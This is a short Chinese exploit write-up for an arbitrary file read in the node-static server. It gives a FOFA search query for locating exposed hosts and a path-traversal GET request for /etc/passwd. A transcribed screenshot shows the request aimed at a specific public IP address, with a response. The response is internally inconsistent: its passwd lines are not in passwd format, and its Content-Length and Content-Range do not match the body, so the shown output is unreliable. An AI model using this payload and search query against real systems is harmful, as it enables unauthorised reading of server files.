


N9-1Node-Static-任意文件读取

漏洞描述：

node-static 存在任意文件读取漏洞，攻击者可通过该漏洞读取系统重要文件（如数据库配置文件、系统配置文件）、数据库配置文件等等，导致网站处于极度不安全状态。

网站图片：



网络测绘：

fofa语法：

FOFA: header="server: node-static" || banner="server: node-static"

漏洞复现：

payload:

```
GET ../../../../../../../../../../../../../../etc/passwd HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
```

效果图：

Request

< > 数据包扫描 热加载 构造请求

1 GET ../../../../../../../../../../../../../../etc/passwd HTTP/1.1

2 Host ? : 3.1.203.142

3 User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_3) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/12.0.3 Safari/605.1.15

4 Accept-Encoding: gzip

Responses 166

1 HTTP/1.1

2 server: node-static

3 cache-control: no-cache

4 Etag: "1544222222"

5 Date: Wed, 14 Nov 2018 08:22:22 GMT

6 Last-Modified: Wed, 14 Nov 2018 08:22:22 GMT

7 Content-Type: text/plain

8 Content-Length: 35

9 Content-Range: bytes 0-34/34

10

11 root:x86_64 Linux

12 daemon:x86_64 Linux

13 bin:x86_64 Linux

14 sys:x86_64 Linux

15 sync:x86_64 Linux

16 games:x86_64 Linux

17 man:x86_64 Linux

18 lp:x86_64 Linux

19 mail:x86_64 Linux

20 news:x86_64 Linux

21 uucp:x86_64 Linux

22 proxy:x86_64 Linux

23 www-data:x86_64 Linux

24 backup:x86_64 Linux

25 list:x86_64 Linux

26 irc:x86_64 Linux

27 gnats:x86_64 Linux

28 nobody:x86_64 Linux

29 systemd:x86_64 Linux

30